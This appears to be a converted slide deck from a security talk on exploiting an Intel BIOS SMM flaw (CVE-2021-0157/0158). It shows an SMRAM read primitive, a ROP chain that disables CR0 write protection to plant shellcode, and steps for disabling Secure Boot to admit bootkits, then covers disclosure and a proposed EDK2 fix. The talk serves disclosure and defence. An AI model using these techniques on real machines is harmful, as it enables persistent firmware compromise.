
Read primitive - finding a function to use

- We've found a function that:
 - Only takes one argument
 - Calls *memcpy* to copy 16 bytes
 - Source and destination addresses are derived from the argument

```
EFI_STATUS leakPrimitive(longlong param_1)
{
    char **ppcVar1;
    char cVar2;
    EFI_STATUS status;
    undefined local_res8 [8];

    status = (*(*(param_1 + 0x48) + 0x18))
            (*(param_1 + 0x48), param_1 + 0x30,
            0x1c, 0, ppcVar1, param_1 + 0x58, local_res8);
    if (status < 0) {
        /* ... */
    }
    else {
        /* ... */
        if ((*param_1 + 0x60) != '\0') ||
            (*param_1 + 0x61) != '\0') {
            src_address = *(param_1 + 0x50) + 1;
            dst_address = param_1 + 100;
            if (dst_address != src_address) {
                memcpy(dst_address, src_address, 0x10);
            }
        }
    }
    *(param_1 + 0x77) = 0;
    return status;
}
```

Read primitive - finding a function to use



Dumping SMRAM

- Now we can trigger the SMI repeatedly and read 16 bytes at a time.
- Every time updating the address in the struct to point to the next 16 byte chunk.

```
00000000 53 4d 4d 53 33 5f 36 34 50 c6 de 8a 00 00 00 00 | SMMS3_64P..... |
00000010 00 b0 ca 8a 00 00 00 00 00 80 00 00 00 00 00 00 | ..... |
00000020 13 00 01 80 00 00 00 00 00 40 ca 8a 00 00 00 00 | .....@..... |
00000030 68 06 00 00 00 00 00 00 00 00 00 00 00 00 00 | h..... |
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
00000050 00 00 00 00 00 00 00 00 00 00 30 94 ff 8a 00 00 | .....0..... |
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
*
00001000 48 96 ff 8a 00 00 00 00 48 96 ff 8a 00 00 00 00 | H.....H..... |
00001010 b5 06 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
00001020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |
*
006b6000 73 70 68 64 00 00 00 00 06 00 00 00 00 00 00 | sphd..... |
006b6010 00 30 00 00 00 00 00 00 01 00 00 00 09 00 00 | .0..... |
006b6020 33 00 00 00 05 2f 00 00 40 00 00 00 53 00 00 | 3..../.@...S... |
006b6030 50 00 00 00 4a 00 00 00 11 04 00 00 6d 00 00 | P...J.....m... |
```

Execute primitive

- SMM code only run from SMRAM. Code segments and non-writable and Data segments are non-executable.
- Do we need to find ROP chain to change page permissions? No!

Execute primitive

- We can find a gadget to disable the WP bit in CR0.
- Then overwrite existing SMM code with a shellcode and jump there.

CR0

Bit	Name	Full Name	Description
0	PE	Protected Mode Enable	If 1, system is in protected mode, else system is in real mode
1	MP	Monitor co-processor	Controls interaction of WAIT/FWAIT instructions with TS flag in CR0
2	EM	Emulation	If set, no x87 floating-point unit present, if clear, x87 FPU present
3	TS	Task switched	Allows saving x87 task context upon a task switch only after x87 instruction used
4	ET	Extension type	On the 386, it allowed to specify whether the external math coprocessor was an 80287 or 80387
5	NE	Numeric error	Enable internal x87 floating point error reporting when set, else enables PC style x87 error detection
16	WP	Write protect	When set, the CPU can't write to read-only pages when privilege level is 0
18	AM	Alignment mask	Alignment check enabled if AM set, AC flag (in EFLAGS register) set, and privilege level is 3
29	NW	Not-write through	Globally enables/disable write-through caching
30	CD	Cache disable	Globally enables/disable the memory cache
31	PG	Paging	If 1, enable paging and use the § CR3 register, else disable paging.

Execute primitive - ROP

- We find ROP gadgets in the SMRAM dump we got.
- Performing the stack pivot is very complex and documented in the GitHub repo containing the POC.

```
# Save R11 (the original stack pointer) to restore execution from the shellcode.  
# The second argument used by the second call to memcpy_wrapper.  
rop_buffer = qbytes(STR_RBX_R11D_XOR_EAX_EAX_LDR_RBX_RSP_50_ADD_RSP_30_RET) + zero_quad \  
| + qbytes(SmiHandler_loc + 0x10) + zero_quad*5  
  
# Disable Write protect bit in CR0  
rop_buffer += qbytes(POP_RAX_POP_RDI_RET) + qbytes(0x80000033) + zero_quad  
rop_buffer += qbytes(MOV_CR0_RAX_RET)  
  
# Copy shellcode to code segment of PiSmmCore.  
rop_buffer += qbytes(POP_RBX_RET) + qbytes(len(shell))  
rop_buffer += qbytes(POP_RAX_POP_RDI_RET) + qbytes(shellcode_loc) + qbytes(shellcode_user_loc)  
rop_buffer += qbytes(MOV_R8_RBX_MOV_RDX_RDI_MOV_RCX_RAX_CALL_MEMCPY) + zero_quad * 5  
  
#return to shellcode.  
rop_buffer += qbytes(shellcode_loc)
```

Disable Secure Boot - Why?

- Bootkits are trending now, but most of the recent publications target old systems.
- On new systems BootGuard prevents SPI Flash implants and Secure boot prevents unsigned “OS loader” implants.
- Disabling Secure Boot allows installation of bootkits to the UEFI partition and loading them before the OS loader.

SecureBoot UEFI variables

- On this system there are two EFI variables for controlling secure boot.
 - **SecureBootEnable** let the user set SecureBoot On/Off in the BIOS setup. It is not accessible during runtime.

```
-----  
EFI Variable (offset = 0x0):  
-----
```

```
Name      : SecureBootEnable
```

```
Guid       : f0a30bc7-af08-4556-99c4-001009c93a44
```

```
Attributes: 0x3 ( NV+BS )
```

```
Data:
```

```
01
```

SecureBoot UEFI variables

- **SecureBootMode** lets the user choose between **DeployedMode** and **AuditMode**
 - **DeployedMode** enforces SecureBoot.
 - **AuditMode** verifies the signature but doesn't prevent the module from loading.
- **SecureBootMode** is accessible during runtime, but is write protected.

```
-----  
EFI Variable (offset = 0x0):  
-----
```

```
Name       : SecureBootMode  
Guid       : 0c573b77-eb93-4d3d-affc-5febcafb65b0  
Attributes: 0x7 ( NV+BS+RT )  
Data:  
01
```

Disable Secure Boot - How?

- To bypass the **SecureBootMode** write protection we can use the **SmmVariableSetVariable** function.
- The **SmmVariableSetVariable** function disables the write protection check before setting the variable.
- Since SMM is considered privileged, it's allowed to change write protected variables.

```
EFI_STATUS
EFIAPI
SmmVariableSetVariable (IN CHAR16 *VariableName,
                        IN EFI_GUID *VendorGuid,
                        IN UINT32 Attributes,
                        IN UINTN DataSize,
                        IN VOID *Data)
{
    EFI_STATUS Status;

    // Disable write protection when the calling
    // SetVariable() through EFI_SMM_VARIABLE_PROTOCOL.
    mRequestSource = VarCheckFromTrusted;

    Status = VariableServiceSetVariable (VariableName,
                                         VendorGuid, Attributes, DataSize, Data);
    mRequestSource = VarCheckFromUntrusted;
    return Status;
}
```

Disable Secure Boot - How?

- We can set it to ***AuditMode*** to enable loading of unsigned loaders.
- We can set it to an invalid value, that will have the added benefit of preventing the user from changing the value in the BIOS setup back to ***DeployedMode***.

Demo time

Reporting the bug

- We've reported the bug to Dell.
- Dell informed us that the bug is in Intel's BIOS Reference Code.
- We've reported the bug to Intel.
- Intel acknowledges with two CVEs: CVE-2021-0157 & CVE-2021-0158

Vulnerability Details:

CVEID: [CVE-2021-0157](#)

Description: Insufficient control flow management in the BIOS firmware for some Intel(R) Processors may allow a privileged user to potentially enable escalation of privilege via local access.

CVSS Base Score: 8.2 High

CVSS Vector: [CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H](#)

CVEID: [CVE-2021-0158](#)

Description: Improper input validation in the BIOS firmware for some Intel(R) Processors may allow a privileged user to potentially enable escalation of privilege via local access.

CVSS Base Score: 8.2 High

CVSS Vector: [CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H](#)

Reporting the bug

- Intel asked for extra time before the disclosure, to allow all the vendors time to update their BIOS.
- This bug affects many Intel products.

Affected Products:

- Intel® Xeon® Processor E Family
- Intel® Xeon® Processor E3 v6 Family
- Intel® Xeon® Processor W Family
- 11th Generation Intel® Core™ Processors
- 10th Generation Intel® Core™ Processors
- 8th Generation Intel® Core™ Processors
- 7th Generation Intel® Core™ Processors
- Intel Atom® Processor P5000 Family
- Intel® Core™ X-series Processors
- Intel® Celeron® Processor N Series
- Intel® Pentium® Silver Processor Series

Exploitation tools and techniques

- Using Chipsec on Linux or Windows is great for UEFI exploration, but when exploiting vulnerabilities it's very limiting since you have to boot into an OS every time.
- We can use EFI shell, it boots very quickly.
- EFI Shell supports executing a shell script at startup. This is very useful for automation.
- However EFI Shell waits 5 second before executing the shell script.
- We've found it useful to recompile EFI shell with no delay.
- This allows for quicker execution of automation.

MicroPython in EFI shell

- We can use chipsec from EFI shell, but we've found it even quicker to use MicroPython.
- There is a MicroPython implementation for EFI shell in the **edk2-staging** repo. But it doesn't have a quick way to deal with large memory buffers.
- We've added support for reading and writing using python's **bytes** data type . It can be found in my GitHub repo:
<https://github.com/liba2k/edk2-staging/tree/MicroPythonTestFramework>

MicroPython code using a protocol

```
def GetCapabilities():
    gEfiSmmAccess2ProtocolGuid = uefi.guid("c2702b74-800c-4131-8746-8fb5b89ce4ac")
    Infc = uefi.mem() # empty object just used to hold the protocol pointer
    uefi.bs.LocateProtocol (gEfiSmmAccess2ProtocolGuid, uefi.null, Infc.REF().REF())
    Infc.CAST("0#EFI_SMM_ACCESS2_PROTOCOL") # typecast it so we can access its fields

    MmramDescriptor = uefi.mem('0#EFI_MMRAM_DESCRIPTOR')
    EFI_MMRAM_DESCRIPTOR_SIZE = MmramDescriptor.SIZE
    size = uefi.mem('N')
    size.VALUE = EFI_MMRAM_DESCRIPTOR_SIZE*20
    MmramDescriptor = uefi.mem(size.VALUE)
    Infc.GetCapabilities(Infc.REF(), size.REF(), MmramDescriptor.REF())
    capabilities = []
    for i in range(divmod(size.VALUE, EFI_MMRAM_DESCRIPTOR_SIZE)[0]):
        entry = uefi.mem('0#EFI_MMRAM_DESCRIPTOR', MmramDescriptor.ADDR + i*EFI_MMRAM_DESCRIPTOR_SIZE)
        capabilities.append(entry)
    return capabilities

def main():
    for entry in GetCapabilities():
        print('PhysicalStart: ', hex(entry.PhysicalStart))
        print('CpuStart: ', hex(entry.CpuStart))
        print('PhysicalSize: ', hex(entry.PhysicalSize))
        print('ReagonState: ', hex(entry.RegionState))
```

```
PhysicalStart: 0x8a000000
CpuStart: 0x8a000000
PhysicalSize: 0x1000
ReagonState: 0x1e
```

```
PhysicalStart: 0x8a001000
CpuStart: 0x8a001000
PhysicalSize: 0xffff000
ReagonState: 0x1e
```

PeachPy - Assembly in MicroPython

- PeachPy is a small assembler for python, that was easy enough to port to MicroPython.

<https://github.com/Maratyszczka/PeachPy>

- Here we can see an example of PeachPy assembling a small shellcode.
- The shellcode variable is using the added python bytes memory type 'A'.

```
from Uefi import uefi
from peachpy.x86_64 import *

def main():
    shellcode = uefi.mem(1000)
    shellcode.TYPE = 'A'
    shellcode_ptr = uefi.mem('FN()')
    shellcode_ptr.VALUE = shellcode.ADDR

    shellcode.VALUE = bytes(MOV(ebx, 0xDEADBEEF).encode() + \
                             MOV(eax, ebx).encode() + RET().encode())
    val = shellcode_ptr()
    print('Value: 0x{:08X}'.format(val))

if __name__ == "__main__":
    main()
```


```
FS1:\uefi-shell\upython\> micropython.efi peachpy_test.py
Value: 0xDEADBEEF
FS1:\uefi-shell\upython\> _
```

PCILeech

- While working on exploitation, before restoring normal execution we need a way to return information from SMM before the computer hangs.
- We were writing information to an hardcoded physical address and using a USB3380 board with PCILeech from another computer to read it.
- <https://github.com/ufrisk/pcileech>
- <https://mfactors.com/usb3380-evb-usb3380-evaluation-board/>



There are always problems





04


Mitigations



Intel Boot Guard

- Intel Boot Guard is a relatively new technology that complements Secure Boot
- Works by moving the root of trust to the PCH
- Caused us to abandon the SPI flash implant approach

Secure Boot Verification Flow



Intel Runtime BIOS Resilience

- New SMM mitigations on *Intel vPro* platforms:
 - The new mitigations include CR0 lock, which would have prevented us from writing on SMM code segment.

To reduce the risk of such a bypass, Intel Runtime BIOS Resilience also includes new SMM specific hardware capabilities in the Intel Core vPro processors. These hardware enhancements include several new locks and related changes to architectural behavior when the locks are used, e.g., **CR0 lock**, CR3 lock, SMBASE lock, etc. This hardware augmentation eliminates several otherwise permitted CPL0 operations while in SMM to help resist exploitation even if there exists a vulnerability in SMM CPL0 code.

<https://www.intel.com/content/dam/www/central-libraries/us/en/documents/drtm-based-computing->

SMM Info Leaks

- Multiple SMRAM addresses are exposed to the OS (ring0) via the ***SMM_CORE_PRIVATE_DATA*** structure.
- While by design, they help the exploitation of SMM vulnerabilities.
- We think it can be avoided by a small number of changes in EDK2.

```
typedef struct {  
    UINTN Signature;  
    EFI_HANDLE SmmIplImageHandle;  
    UINTN SmmRangeCount;  
    EFI_SMRAM_DESCRIPTOR *SmmRanges;  
    EFI_SMM_ENTRY_POINT SmmEntryPoint;  
    BOOLEAN SmmEntryPointRegistered;  
    BOOLEAN InSmm;  
    EFI_SMM_SYSTEM_TABLE2 *Smst;  
    VOID *CommunicationBuffer;  
    UINTN BufferSize;  
    EFI_STATUS ReturnStatus;  
    EFI_PHYSICAL_ADDRESS PiSmmCoreImageBase;  
    UINT64 PiSmmCoreImageSize;  
    EFI_PHYSICAL_ADDRESS PiSmmCoreEntryPoint;  
} SMM_CORE_PRIVATE_DATA;
```

SMI_ENTRY Linked List verification

- In our exploit, we add an handler by overwriting the first member pointer in the **SMI_ENTRY** linked list.
- The new **SMI_ENTRY** is stored in normal RAM.
- The code assumes all entries are in SMRAM, but does not validate this assumption.

```
SMI_ENTRY *
EFI_API
SmmCoreFindSmiEntry (
    IN EFI_GUID  *HandlerType,
    IN BOOLEAN   Create
)
{
    LIST_ENTRY *Link;
    SMI_ENTRY *Item;
    SMI_ENTRY *SmiEntry;

    // Search the SMI entry list for the matching GUID
    SmiEntry = NULL;
    for (Link = mSmiEntryList.ForwardLink;
         Link != &mSmiEntryList;
         Link = Link->ForwardLink)
    {
        Item = CR (Link, SMI_ENTRY, AllEntries, SMI_ENTRY_SIGNATURE);
        if (CompareGuid (&Item->HandlerType, HandlerType)) {
            // This is the SMI entry
            SmiEntry = Item;
            break;
        }
    }
}
```

SMI_ENTRY Linked List verification

- To mitigate this, we just need to make sure all entries are in SMRAM prior to using them.
- Trying to push this fix into EDK2.

```
--- a/MdeModulePkg/Core/PiSmmCore/Smi.c
+++ b/MdeModulePkg/Core/PiSmmCore/Smi.c
@@ -126,11 +126,20 @@ SmiManage (
    //
    return Status;
}
+ if (SmmIsBufferOutsideSmmValid(SmiEntry, sizeof(SMI_ENTRY)))
+ {
+     return EFI_ACCESS_DENIED;
+ }
+
}
Head = &SmiEntry->SmiHandlers;

for (Link = Head->ForwardLink; Link != Head; Link = Link->ForwardLink) {
    SmiHandler = CR (Link, SMI_HANDLER, Link, SMI_HANDLER_SIGNATURE);
+   if (SmmIsBufferOutsideSmmValid(SmiHandler, sizeof(SMI_HANDLER)))
+   {
+       continue;
+   }

    Status = SmiHandler->Handler (
        (EFI_HANDLE) SmiHandler,
```

**Thank
you!**

Any questions

